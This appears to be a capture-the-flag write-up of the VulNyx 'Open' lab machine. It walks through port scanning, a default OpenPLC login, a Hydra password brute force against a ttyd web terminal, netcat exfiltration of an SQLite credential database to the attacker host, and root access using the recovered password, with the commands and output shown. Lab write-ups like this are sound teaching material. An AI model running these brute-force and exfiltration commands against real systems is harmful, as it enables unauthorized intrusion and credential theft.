Open | Vulnyx Writeup
Table of Contents
Overview

Open is an easy VulNyx machine that demonstrates the risks of default credentials, weak passwords, and insecure credential storage. The attack begins by accessing the OpenPLC management interface with its default credentials, continues by brute-forcing authentication for a web-based terminal, and ends by extracting plaintext credentials from an exposed SQLite database to obtain root access.
Key Vulnerabilities
- Default OpenPLC Credentials
- Weak User Password
- Sensitive Credentials Stored in SQLite Database
- Password Reuse
- Insecure Storage of Root Credentials
Reconnaissance
Begin by performing a full TCP port scan.
nmap -n -Pn -sVC -p- --min-rate 5000 10.83.188.209
Scan Results
$ nmap -n -Pn -sVC -p- --min-rate 5000 10.83.188.209
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-31 07:40 -0700
Nmap scan report for 10.83.188.209
Host is up (0.0015s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 a9:a8:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECDSA)
|_  256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Apache2 Debian Default Page: It works
7681/tcp open  http    ttyd 1.7.7-40e79c7 (libwebsockets 4.3.3-unknown)
|_http-title: Site doesn't have a title.
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=ttyd
|_http-server-header: ttyd/1.7.7-40e79c7 (libwebsockets/4.3.3-unknown)
8080/tcp open  http    Werkzeug httpd 2.3.7 (Python 3.11.2)
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was /login
|_http-server-header: Werkzeug/2.3.7 Python/3.11.2
MAC Address: 00:0C:29:C9:06:CD (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.32 seconds
Findings
- 22 → SSH
- 80 → Apache Default Page
- 7681 → ttyd (Web Terminal)
- 8080 → OpenPLC Webserver
The ttyd service provides terminal access through a web browser and requires authentication.
🌐 Web Enumeration
Browse to port 80.
The page only displays the default Apache Debian page.
Next, perform directory enumeration.
gobuster dir -u http://10.83.188.209/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
Result
$ gobuster dir -u http://10.83.188.209/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.83.188.209/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htaccess            (Status: 403) [Size: 278]
.hta                 (Status: 403) [Size: 278]
.htpasswd            (Status: 403) [Size: 278]
index.html           (Status: 200) [Size: 10701]
server-status        (Status: 403) [Size: 278]
Progress: 4751 / 4751 (100.00%)
===============================================================
Finished
===============================================================
No interesting directories are discovered.
🔍 OpenPLC Enumeration
Navigate to port 8080.
The application is identified as the OpenPLC Webserver, which provides a web management interface for the OpenPLC Runtime.
After searching for the default credentials, the following login is found.
Username : openplc
Password : openplc
Login using the default credentials.
After authentication, a user named tirex is visible within the application.
Although the password is hidden, the username will be useful later.
🔑 ttyd Authentication
Navigate to port 7681.
The ttyd interface prompts for Basic Authentication.
Using the previously discovered username, perform a password attack with Hydra.
hydra -l tirex -P /usr/share/wordlists/rockyou.txt http-get://10.83.188.209:7681/
Result
$ hydra -l tirex -P /usr/share/wordlists/rockyou.txt http-get://10.83.188.209:7681/
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-31 07:55:46
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://10.83.188.209:7681/
[7681][http-get] host: 10.83.188.209   login: tirex   password: heaven
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-31 07:55:49
login : tirex
password : heaven
The password for the tirex user has been successfully recovered.
💻 Initial Access
Login to the ttyd terminal using the recovered credentials.
Verify the current user.
id ; whoami
Result
tirex@open:~$ id ; whoami
uid=1000(tirex) gid=1000(tirex) grupos=1000(tirex)
tirex
tirex@open:~$
Successfully obtained a shell as tirex.
🏁 User Flag
Read the user flag.
cat /home/tirex/user.txt
Result
36537694f3321e7a7911d746f311ed1d
🔍 Privilege Escalation Enumeration
Check for SUID binaries.
find / -type f -perm -4000 2>/dev/null
tirex@open:~$ find / -type f -perm -4000 2>/dev/null
/usr/bin/mount
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/su
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/umount
/usr/bin/newgrp
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
tirex@open:~$
Nothing useful is discovered.
Next, search for SQLite database files.
find / -type f -name "*.db" 2>/dev/null
Result
tirex@open:~$ find / -type f -name "*.db" 2>/dev/null
/usr/lib/firmware/regulatory.db
/var/cache/dictionaries-common/hunspell.db
/var/cache/dictionaries-common/ispell.db
/var/cache/dictionaries-common/aspell.db
/var/cache/dictionaries-common/wordlist.db
/opt/OpenPLC_v3/webserver/openplc.db
/opt/OpenPLC_v3/installed.db
tirex@open:~$
The OpenPLC database appears interesting.
Identify the file type.
file /opt/OpenPLC_v3/webserver/openplc.db
Result
tirex@open:~$ file /opt/OpenPLC_v3/webserver/openplc.db
/opt/OpenPLC_v3/webserver/openplc.db: SQLite 3.x database, last written using SQLite version 3040001, file counter 552, database pages 13, 1st free page 10, free pages 3, cookie 0x10, schema 4, UTF-8, version-valid-for 552
tirex@open:~$
📤 Downloading the Database
Transfer the database to the attacker machine.
Attacker:
nc -lnvp 4444 > openplc.db
Target:
nc 10.83.188.76 4444 < /opt/OpenPLC_v3/webserver/openplc.db
🗄️ Database Analysis
Open the database with SQLite.
sqlite3 openplc.db
List all available tables.
.tables
Result
$ sqlite3 openplc.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
Programs   Settings   Slave_dev  User
Read the Users table.
SELECT * FROM Users;
Result
sqlite> select * from Users ;
10|openplc|openplc|openplc@open.nyx|openplc|
11|tirex|tirex|tirex@open.nyx|password|
12|root|root|root@open.nyx|Th3_r00t_is_G0d|
sqlite>
The database stores user credentials in plaintext.
The root password is revealed.
Th3_r00t_is_G0d
🚀 Privilege Escalation
Switch to the root account.
su -
Enter the recovered password.
Th3_r00t_is_G0d
Verify the privileges.
id ; whoami
Result
tirex@open:~$ su -
Contraseña:
root@open:~# id ;whoami
uid=0(root) gid=0(root) grupos=0(root)
root
root@open:~#
Successfully obtained a root shell.
🏁 Root Flag
Read the root flag.
cat /root/root.txt
Result
root@open:~# cat /root/root.txt
bba5053c73653e33a5eefaefb4ad8e47
root@open:~#
🧾 Summary
| Phase | Technique |
|---|---|
| Enumeration | Nmap |
| Web Enumeration | Gobuster |
| OpenPLC Access | Default Credentials |
| User Discovery | OpenPLC Dashboard |
| Password Attack | Hydra |
| Initial Access | ttyd Login |
| Enumeration | SQLite Database Discovery |
| Credential Recovery | Plaintext Database Credentials |
| Root Access | Password Reuse |
🚀 Key Takeaways
- Default credentials should always be changed immediately after deployment.
- Weak passwords are highly susceptible to dictionary attacks.
- Sensitive credentials should never be stored in plaintext inside application databases.
- Password reuse across multiple services greatly increases the impact of credential disclosure.
- Proper access controls and password hashing are essential for protecting administrative accounts.

Related Posts
Zerotrace | VulNyx Writeup
Compromised the ZeroTrace machine by discovering a hidden .admin directory and exploiting LFI to enumerate /proc …
Explorer | Vulnyx Writeup
Compromised the Explorer machine by discovering eXtplorer through robots.txt, authenticating with default credentials, …
Trace | Vulnyx Writeup
Compromised the Trace machine by enumerating an exposed NFS share, discovering internal domains, bypassing a PHP …
Blind | Vulnyx Writeup
Compromised the Blind machine by exploiting command injection in the DNSRecon GUI, obtaining a reverse shell as …